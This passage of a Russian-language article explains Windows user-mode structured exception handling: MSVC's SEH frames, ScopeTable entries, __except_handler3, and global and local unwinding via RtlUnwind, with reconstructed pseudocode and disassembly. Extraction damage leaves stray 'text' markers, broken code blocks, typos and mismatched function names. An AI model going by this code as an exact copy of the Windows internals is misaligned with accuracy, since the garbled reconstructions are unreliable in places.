.text:00401057 mov esp, [ebp-18h] ; Восстановим ESP
.text:0040105A $LN14:
.text:0040105A or dword ptr [ebp-4], -1 ; TryLevel = -1, вышли из всех блоков
.text:0040105E mov eax, [ebp-dwValue]
.text:00401061 call __SEH_epilog
.text:00401066 retn
.text:00401066 _main endp
```

```
text
.rdata:004020B0 ScopeTable dd -1 ; EnclosingLevel = -1, (try-except, первый блок)
.rdata:004020B4 dd offset $LN7 ; except-filter-code-1
.rdata:004020B8 dd offset $LN8 ; except-handler-code-1
.rdata:004020BC dd 0 ; EnclosingLevel = 0 (try-finally, второй блок)
.rdata:004020C0 dd 0 ; NULL
.rdata:004020C4 dd offset $LN11 ; finally-handler-code-1
.rdata:004020C8 dd 1 ; EnclosingLevel = 1 (try-except, третий блок)
.rdata:004020CC dd offset $LN15 ; except-filter-code-2
.rdata:004020D0 dd offset $LN16 ; except-handler-code-2
```

Надеюсь, теперь понятно, каким образом компилятор MSVC++ реализует поддержку SEH. В приведённом выше фрагменте дизассемблирования программы, стоит обратить внимание на реализацию фильтров и обработчиков. Так как предполагается, что те и другие могут быть вызваны в контексте, отличном от контекста потока, то первое, что делает обработчик -- восстанавливает значение регистра ESP из SEH-фрейма (SEH_FRAME.StackPointerValue, 0x18), адресуемого регистром EBP. Да, важный момент. Регистр EBP предполагается валидным, то есть содержащим верное значение. За это отвечает обработчик исключения __except_handler3. Его работа будет рассмотрена далее. Завершая начатое в данной части, стоит подвести итог сказанному. Итак, поддержка SEH на уровне компилятора состоит из двух частей: организации специальных пролога и эпилога в функциях, использующих SEH, с целью создания специального SEH-фрейма, хранящего необходимую информацию, а также создании специальных Scope-таблиц, содержащих информацию о __try-блоках и их взаимной иерархии. В процессе выполнения пролога функции, происходит регистрация специального обработчика исключений (глобального), который отвечает за поиск необходимых (локальных) обработчиков, связанных с SEH-фреймом с помощью указателя на таблицу ScopeTable. Таким образом, в случае вложенного вызова функций, использующих SEH, в системе будет зарегистрировано столько обработчиков, сколько было вызвано функций, и каждый из них будет связан с соответствующим своей функции SEH-фреймом.

2.2.3. Обработчик исключений __except_handler3.

Являясь по сути обычным обработчиком исключений, функция __except_handler3 имеет стандартный для обработчиков исключений прототип. Ниже я приведу код этой функции, полученный мной из MSVCR71.DLL для Windows 7.

```
#define REG_TO_SEH(x) (PSEH_FRAME)((DWORD)x - 8)

__cdecl \
EXCEPTION_DISPOSITION \
__exception_handler3(PEXCEPTION_RECORD pException, \
                     PEXCEPTION_REGISTRATION  pEstablisherFrame, \
                     PCONTEXT pContext, \
                     PEXCEPTION_REGISTRATION *pDispatcherContext)
{
    PSEH_FRAME pSehFrame;
    EXCEPTION_POINTERS ExceptionPointers;

    // pEstablisherFrame - это на самом деле указатель на структуру
    // EXCEPTION_REGISTRATION, входящую в состав SEH_FRAME. Поэтому,
    // получить адрес SEH_FRAME легко.
    pSehFrame = REG_TO_SEH(pEstablisherFrame);

    // Проверим, а не возникло ли исключение в процессе раскрутки?
    if (pException->ExceptionCode & (EXCEPTION_UNWINDING | EXCEPTION_EXIT_UNWIND))
    {
        // Сохраним EBP, адресующий локальный стек
        push_ebp();
        // Сменим стековый фрейм
        move_ebp(pSehFrame->StackFrameBase);
        // Выполним раскрутку всей локальную цепочки
        __local_unwind2(pEstablisherFrame, -1);
        // Восстановим EBP
        pop_ebp();

        return ExceptionContinueSearch;
    }

    pSehFrame->ExceptionPointers = &ExceptionPointers
    ExceptionPointers.ContextRecord = pContext;
    ExceptionPointers.ExceptionRecord = pException;

    // Начинаем поиск и текущего TryLevel'а
    TryLevel = pSehFrame->TryLevel;

    while (TryLevel != -1)
    {
        // Определяем тип блока. Если указан фильтр, то это except -- работаем.
        if (pSehFrame->ScopeTable[TryLevel].FilterProc)
        {
            DWORD dwResult;

            // Сохраним EBP, адресующий локальный стек
            push_ebp();
            // Сменим стековый фрейм
            move_ebp(pSehFrame->StackFrameBase);
            // Вызываем функцию-фильтр, с настроенным через EBP стековым фреймом
            dwResult = pSehFrame->ScopeTable[TryLevel].FilterProc();
            // Восстановим EBP
            pop_ebp();

            // EXCEPTION_CONTINUE_EXECUTION (-1)
            if (dwResult < 0)
            {
                return ExceptionContinueExecution;
            }

            // EXCEPTION_EXECUTE_HANDLER (1)
            if (dwResult > 0)
            {
```

```
                    // Выполним раскрутку глобальной цепочки до pEstablisherFrame
                    __global_unwind2(pEstablisherFrame);
                    // Сменим стековый фрейм
                    move_ebp(pSehFrame->StackFrameBase);
                    // Выполним раскрутку локальной цесочки до TryLevel
                    __local_unwind2(pEstablisherFrame, TryLevel);
                    // Понижаем уровень вложенности
                    pSehFrame->TryLevel = pSehFrame->ScopeTable[TryLevel].EnclosingLevel;
                    // Вызываем функцию-обработчик
                    pSehFrame->ScopeTable[TryLevel].HandlerProc();

                    // Сюда мы больше не возвращаемся!
                }

                // EXCEPTION_CONTINUE_SEARCH (0)
            }

            TryLevel = pSehFrame->ScopeTable[TryLevel].EnclosingLevel;
        }

        return ExceptionContinueSearch;
    }
```

Когда где-либо возникает исключение и данная функция получает управление, она первым делом проверяет, не идёт ли процесс раскрутки (о нём чуть дальше). Иначе, основной её задачей является поиск необходимого обработчика исключения из числа связанных с данным фреймом. Для этого, во-первых, происходит определение текущего SEH-фрейма по указанному адресу структуры EXCEPTION_REGISTRATION (pEstablisherFrame). Как было показано ранее, такая операция вполне возможна, так как SEH-фрейм включает в себя данную структуру. Далее, происходит обход всех элементов таблицы ScopeTable, начиная с того, в процессе выполнения которого произошло исключение. Текущее значение уровня вложенности хранится в SEH-фрейме, поэтому всегда доступно. В процессе обхода интерес представляют только обработчики исключений, отличительной чертой которых является указание адреса функции-фильтра. Если таковая функция найдена, то происходит вызов. Однако для её корректной работы необходимо изменить текущий стековый фрейм, ведь все её переменные адресуются в стековом фрейме той функции, которой она принадлежит. Результат выполнения функции-фильтра служит для определения необходимого действия: продолжения выполнения потока (EXCEPTION_CONTINUE_EXECUTION), осуществления вызова соответствующего данному __try-блоку обработчика (EXCEPTION_EXECUTE_HANDLER) или же продолжению поиска подходящего обработчика (EXCEPTION_CONTINUE_SEARCH). И, в случае, если определена необходимость вызова соответствующего данному __try-блоку обработчика, происходит раскрутка, смена стекового фрейма и его непосредственный вызов, причём возвращение управления не происходит. Иначе, после перебора всех локальных обработчиков, функция __exceute_handler3 вернёт управление диспетчеру исключений RtlDispatchException с результатом ExceptionContinueSearch, говорящем о том, что процесс поиска обработчика исключения должен быть продолжен. Возвращаясь к дизассемблерному листингу, ещё раз отмечу тот факт, что в случае с фильтрами не происходит восстановления регистра ESP, так предполагается, что функция-фильтр всегда возвращается. Помимо этого, хочу отметить хитрую особенность функций-макросов GetExceptionCode и GetExceptionInformation. Будучи макросами, они разворачиваются до следующих конструкций:

```
text
LPEXCEPTION_POINTERS GetExceptionInformation(void):
mov eax, DWORD PTR [ebp - 14] ; SEH_FRAME.ExceptionPointers
```

```
text
DWORD GetExceptionCode(void):
mov eax, DWORD PTR [ebp - 14] ; SEH_FRAME.ExceptionPointers
```

mov ecx, [eax] ; EXCEPTION_POINTERS.ExceptionRecord
mov ecx, [ecx] ; EXCEPTION_RECORD.ExceptionCode

Как видно, результат выполнения этих участков кода очень зависит от содержимого регистра EBP. Поэтому, использование обозначенных функций допускается только в выражении фильтра, а также в самом обработчике. Если же, к примеру, фильтр реализован в виде функции, то вызов данных функций внутри функции-фильтра будет ошибкой, ведь скорее всего её фреймовый стек, адресуемый EBP, уже отличается от фреймового стека вызвавшей её функции.

2.2.4. Unwinding - раскрутка.

И вот, наконец-то, мы подошли к раскрутке, о которой так долго упоминалось лишь вскользь. Раскрутка довольно интересный процесс, но для его объяснения нужно понимать для чего он нужен. Проще всего будет дать сразу пример, поясняющий необходимость этого процесса. Итак...

```
void do_something_strange()         // SEH_FRAME3
{
    char * data = NULL;

    __try {
        data = malloc(6*10^23);     // Здесь, скорее всего ничего не дадут...
        data[0] = 0;                // А здесь, будет исключение :)
    }
    __finally {
        free(data);
    }
}

void do_some_job()                  // SEH_FRAME2
{
    char * data = NULL;

    __try {
        data = malloc(1024);
        data[0] = 0;

        do_something_strange();
    }
    __finally {
        free(data);
    }
}

void do_the_job()                   // SEH_FRAME1
{
    char * data = NULL;
    __try {
        data = malloc(1024);
        __try {
            do_some_job();
        }
        __finally {
            free(data);
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
    }
}
```

В данном примере в функции do_something_stupid скорее всего возникнет исключение, которое должно быть обработано. В соответствии с рассмотренным механизмом обработки исключений, диспетчером исключений RtlDispatchException будет осуществлён обход всех зарегистрированных для потока обработчиков с целью предоставления им возможности заняться его обработкой. Так, в какой-то момент управление получит обработчик __execute_handler3. Начнётся поиск подходящего

обработчика среди локальных обработчиков, связанных с фреймом SEH_FRAME3 через ScopeTable. Но так как в контексте данного фрейма нет ни одного __try // __except блока, управление вернётся к диспетчеру и он продолжит перебор. Так, будет вызван __execute_handler3 для SEH_FRAME2, а затем и для SEH_FRAME1. В этом фрейме присутствует обработчик исключения, фильтр которого вернёт значение EXCEPTION_EXECUTE_HANDLER и будет выполнен код этого обработчика (см. работу функции __execute_handler3). После этого, управление получит код функции do_the_job, следующий за __try // __except блоком. Необходимость освобождения ресурсов требует дополнительных действий, ведь в соответствии с логикой, заложенной в концепцию структурной обработки исключений, в процессе обработки исключения, должны были быть выполнены все __finally-блоки и, тем самым, освобождены используемые ресурсы. Процесс повторного обхода фреймов с целью вызова финальных обработчиков называется раскруткой. Раскрутка бывает двух видов -- глобальная и локальная. Глобальная раскрутка "раскручивает" фреймы обработчиков исключений (EXCEPTION_REGISTRATION), локальная раскрутка раскручивает локальные фреймы глобального фрейма, доступные через таблицу ScopeTable. Таким образом, а данном случае, в соответствии с логикой работы __execute_handler3, перед передачей управления обработчику исключений, обнаруженному в функции do_the_job, будет сперва осуществлена глобальная раскрутка фреймов функций SEH_FRAME3 и SEH_FRAME2, а затем локальная раскрутка фрейма SEH_FRAME1. Таким образом, будет гарантировано исполнение всех финальных блоков, для которых происходил вход в соответствующий __try-блок. Механизм глобальной раскрутки представлен в функцией __global_unwind2, являющейся обёрткой к функции библиотеки NTDLL.DLL RtlUnwind. Код этой функции, полученный для Windows 7 представлен ниже:

```
text
__global_unwind2 PROC C uses ebx esi edi ebp, \
pRegFrame:PEXECPTION_REGISTRATION
; -- function code
push 0
push 0
push OFFSET @@return
push pRegFrame
call RtlUnwind
@@return:
ret
__global_unwind2 ENDP
```

```
text
VOID RtlUnwind(PEXCEPTION_REGISTRATION pRegFrameToken, PVOID, PEXCEPTION_RECORD pException, DWORD dwEaxValue)
{
DWORD dwLowLimit, dwHighLimit;
EXCEPTION_RECORD ExceptionRecord;
EXCEPTION_RECORD ExceptionRecord2;
PEXCEPTION_REGISTRATION pRegFrame, pDispContextFrame;
CONTEXT FakeContext;

// Определим границы стека потока
RtlpGetStackLimits(&dwLowLimit, dwHighLimit);

if (pException == NULL) {
pException = &ExceptionRecord
ExceptionRecord.ExceptionCode = STATUS_UNWIND;
ExceptionRecord.ExceptionFlags = 0;
```

```
ExceptionRecord.ExceptionRecord = 0;
ExceptionRecord.ExceptionAddress = get_return_address(); // [ebp + 4]
ExceptionRecord.NumberParameters = 0;
}

text
if (pRegFrameToken) {
pException->ExceptionFlags |= EXCEPTION_UNWINDING;
} else {
pException->ExceptionFlags |= (EXCEPTION_UNWINDING | EXCEPTION_EXIT_UNWIND);
}

// Создадим поддельный контекст для того, чтобы иметь возможность
// продолжить выполнение функцией NtContinue, после вызова которой
// управление получит код функции __global_unwind2 (метка @@return).
FakeContext.ContextFlags = 0x10007; // (CONTEXT_i486 | CONTEXT_CONTROL |
CONTEXT_INTEGER | CONTEXT_SEGMENTS)
RtlpCaptureContext(&FakeContext);
// Установим RegEax
FakeContext.RegEax = dwEaxValue;
// Скорректируем RegEsp, чтобы после NtContinue всё выглядело так, как
// будто бы ничего и не было :)
FakeContext.RegEsp = FakeContext.regEsp + 16;

pRegFrame = RtlpGetRegistrationHead();
while (pRegFrame != -1) {
if (pRegFrame == pRegFrameToken) {
// Продолжить выполнение потока с места вызова __global_unwind2
NtContinue(&FakeContext, 0);
} else {
// Проверить корректность расположения фреймов --
// фрейм pRegFrameToke должен быть выше всех...
if (pRegFrame && (pRegFrameToken < pRegFrame)) {
goto status_invalid_unwind_target;
}
}

text
// Проверка валидности фрейма каждого pRegFrame
if ((pRegFrame < dwLowLimit) || ((pRegFrame + 8) > dwHighLimit) || (pRegFrame & 3) || \
((pRegFrame->Handler >= dwLowLimit) && (pRegFrame->Handler < dwHighLimit))) {
goto status_bad_stack;
}
// Дополнительная проверка валидности расположения обработчика
if (RtlIsValidHandler(pRegFrame->Handler, 0) == FALSE) {
goto status_bad_stack;
}

text
DWORD dwResult= RtlpExecuteHandlerForUnwind(pException, pRegFrame, \
&FakeContext, &pDispContextFrame, pRegFrame->Handler);

text
```

```
switch (dwResult) {
// Продолжаем поиск обработчика
case ExceptionContinueSearch:
break;
// В процессе раскрутки произошло исключение, приведшее к вложенной раскрутке
case ExceptionCollidedUnwind:
pRegFrame = pDispContextFrame;
break;
// Всё остальное
default:
goto status_invalid_disposition;
break;
}

text
PEXCEPTION_REGISTRATION pRegFrameTmp = pRegFrame;

text
pRegFrame = pRegFrame->Next;

text
RtlpUnlinkHandler(pRegFrameTmp);
}

text
// Вся цепочка ракручена, возвращаем управление
if (pRegFrame == -1) {
NtContinue(&FakeContext, 0);
}

text
// Иначе -- исключение
NtRaiseException(pException, &FakeContext, 0);

text
// Сюда мы никогда не попадём
return;

text
status_invalid_unwind_target:
ExceptionRecord2.NumberParameters = 0;
ExceptionRecord2.ExceptionCode = STATUS_INVALID_UNWIND_TARGET;
ExceptionRecord2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
ExceptionRecord2.ExceptionRecord = pException;
RtlRaiseException(&ExceptionRecord2);
status_invalid_disposition:
ExceptionRecord2.NumberParameters = 0;
ExceptionRecord2.ExceptionCode = STATUS_INVALID_DISPOSITION;
ExceptionRecord2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
ExceptionRecord2.ExceptionRecord = pException;
RtlRaiseException(&ExceptionRecord2);
status_bad_stack:
ExceptionRecord2.NumberParameters = 0;
```

```
ExceptionRecord2.ExceptionCode = STATUS_BAD_STACK;
ExceptionRecord2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
ExceptionRecord2.ExceptionRecord = pException;
RtlRaiseException(&ExceptionRecord2);
}
```

```
text
__declspec(naked) \
VOID RtlpCaptureContext(PCONTEXT pContext)
{
pContext->RegEax = 0;
pContext->RegEcx = 0;
pContext->RegEdx = 0;
pContext->RegEbx = 0;
pContext->RegEsi = 0;
pContext->RegEdi = 0;
```

```
text
pContext->SegCs = CS;
pContext->SegDs = DS;
pContext->SegEs = ES;
pContext->SegFs = FS;
pContext->SegGs = GS;
pContext->SegSs = SS;
```

```
text
pContext->RegEip = get_return_address(); // [ebp + 4]
pContext->RegEbp = get_ebp_value(); // [ebp + 0]
pContext->RegEsp = get_esp_value(); // ebp + 8
```

```
text
pContext->EFlags = get_eflags();
pContext->ContextFlags = 0x10007;
}
```

Код приведённой функции RtlUnwind довльно прост. Основное, что она делает, это осуществляет проход по всем обработчикам исключений с целью вызова соответствующих им обработчиков. Как нетрудно заметить, этот вызов осуществляется схожим образом с вызовом обработчиков в функции RtlDispatchException. Здесь для этого используется функция RtlpExecuteHandlerForUnwind, код которой будет дан ниже. Итак, в RtlUnwind осуществляется обход обработчиков исключений с целью передачи им управления. Но для того, чтобы вызванный обработчик мог определить цель своего вызова (раскрутка), в описателе исключения устанавливается флаг EXCEPTION_UNWINDING, а вслучае завершающей раскрутки, ещё и флаг EXCEPTION_EXIT_UNWIND. Сама же раскрутка осуществляется до фрейма pRegFrameToken, переданного в качестве аргумента. Возвращаясь к функции __execute_handler3, теперь становятся понятными её действия, в случае определения факта раскрутки. Так, единственное что она делает, это вызывает функцию локальной раскрутки __local_unwind2, параметрами которой служат текущий фрейм и TryLevel = -1, соответствующий выполнению полной локальной раскрутки. После этого, функиця RtlUnwind переходит с следующему фрейму обработчика исключений, а обработанный только что фрейм удаляет с вершины списка (FS:[0]). Ещё одним важным моментом при выполнении раскрутки является то, что в ходе вызова обработчика также допускается возникновение исключений. Для их обработки используется точно такой же способ, как и при обработке вложенных исключений. Вызов соответствующего данному фрейму обработчика

"охраняется" временно устанавливаемым обработчиком UnwindHandler, действия которого сводятся к тому, что в случае возникновения исключения во время раскрутки он сигнализирует об этом диспетчеру исключений, возвратив значение ExceptionCollidedUnwind и установив pDispatcherContext, после чего диспетчер исключений продолжает раскрутку с нового фрейма.

```
DWORD \
RtlpExecuteHandlerForUnwind(PEXCEPTION_RECORD pException, \
                            PEXCEPTION_REGISTRATION pEstablisherFrame, \
                            PCONTEXT pContext, \
                            PEXCEPTION_REGISTRATION * pDispatcherContext, \
                            PEXCEPTION_ROUTINE ExceptionRoutine)
{
    __asm {
        mov edx, OFFSET UnwindHandler
        jmp ExecuteHandler
    }
}

DWORD \
UnwindHandler(PEXCEPTION_RECORD pException, \
              PEXCEPTION_REGISTRATION pEstablisherFrame, \
              PCONTEXT pContext, \
              PEXCEPTION_REGISTRATION * pDispatcherContext)
{
    if (pException->ExceptionFlags & (EXCEPTION_UNWINDING | EXCEPTION_EXIT_UNWIND)) {
        // Тут лежит указатель на прерванный фрейм (см. ExecuteHandler)
        pDispatcherContext[0] = (PEXCEPTION_REGISTRATION)&pEstablisherFrame[1];

        return ExceptionCollidedUnwind;
    }

    return ExceptionContinueSearch;
}
```

Таким образом, смыслом глобальной раскрутки является обработка всех фреймов обработчиков исключений с целью передачи управления каждому из них с указанием причины вызова -- раскрутки. После этого, будет продолжена обработка следующего фрейма в цепочке фреймов, а данный фрейм будет успешно отлинкован. Вызванный в режиме раскрутки обработчик исключений __except_handler3 осуществляет полную локальную раскрутку данного фрейма, вызывая __local_unwind2. Ниже приведён код этой функции.

text
// Данная функция уже выполняется с EBP, настроенным на фрейм обработчика,
// так что перед его вызовом смена EBP не нужна (см. __except_handler3).
__cdecl VOID __local_unwind(PEXCEPTION_REGISTRATION pRegFrame, DWORD TryLevelNeeded)
{
PSEH_FRAME pSehFrame = REG_TO_SEH(pRegFrame);

text
__asm {
push OFFSET __unwind_handler2
push fs:[0]
mov fs:[0], esp
}

DWORD TryLevel = pSehFrame->TryLevel;

text
while (TryLevel != -1) {
if (TryLevel == TryLevelNeeded) {
break;
}

```
// Понизить уровень вложенности
pSehFrame->TryLevel = pSehFrame->ScopeTable[TryLevel].EnclosingLevel;

// Выполнить финальный обработчик блока __try // __finally
if (pSehFrame->ScopeTable[TryLevel].FilterProc == NULL) {
pSehFrame->ScopeTable[TryLevel].FilterProc();
}
}

text
__asm {
pop fs:[0]
add esp, 4
}
}

__cdecl \
EXCEPTION_DISPOSITION \
__unwind_handler2(PEXCEPTION_RECORD pException, \
PEXCEPTION_REGISTRATION pEstablisherFrame, \
PCONTEXT pContext, \
PEXCEPTION_REGISTRATION *pDispatcherContext)
{
if (pException->ExceptionFlags & (EXCEPTION_UNWINDING | EXCEPTION_EXIT_UNWIND)) {
// Тут лежит указатель на прерванный фрейм (см. ExecuteHandler)
pDispatcherContext[0] = (PEXCEPTION_REGISTRATION)&pEstablisherFrame[1];

text
return ExceptionCollidedUnwind;
}

return ExceptionContinueSearch;
}
```

Как видно, данная функция осуществляет вызов каждого финального обработчика всех доступных в данном фрейме блоков. Кстати, тут тоже устанавливается свой обработчик исключений. Это нужно для обработки исключений, происходящих во время раскрутки, возникшей в процессе обработки исключения, ведь в этом случае в раскрутку мы попали из диспетчера исключений RtlDispatchException, а не из RtlUnwind. Поэтому обработчика исключений UnwindHandler нет и нужно это иметь в виду. И, в заключение, приведу иллюстрацию, поясняющую механизм раскрутки.




Рисунок 3. Иллюстрация процесса раскрутки.

Данная статья не претендует на нечто инновационное и новаторское. Здесь, как и во многих других статьях, всего лишь раскрыта суть обработки исключений. Единственное, я пытался собрать воедино всё, что относится обработке исключений в режиме пользователя, а также дать по возможности максимально полное описание связанных с этим процессов. Иллюстрации и фрагменты кода, приведённые в по ходу данной статьи, на мой взгляд способствуют лучшему усвоению материала. Надеюсь, приведённый материал послужит хорошим источником информации для всех, кто интересуется внутренностями системы.

--
Любое использование данного материала в целях, отличных от образовательных, в
том числе его копирование и перепечатка, разрешаются только с согласия автора.

Copyright © 2010 Матвейчиков Илья, matvejchikov(at)gmail.com.

4. Список литературы.

1. Обработка исключений
2. Exception handling
3. Exception Records
4. Модель вызова диспетчера исключений
5. Vectored Exception Handling
6. Цикл статей SEH-изнутри
7. Ошибки в пользовательском режиме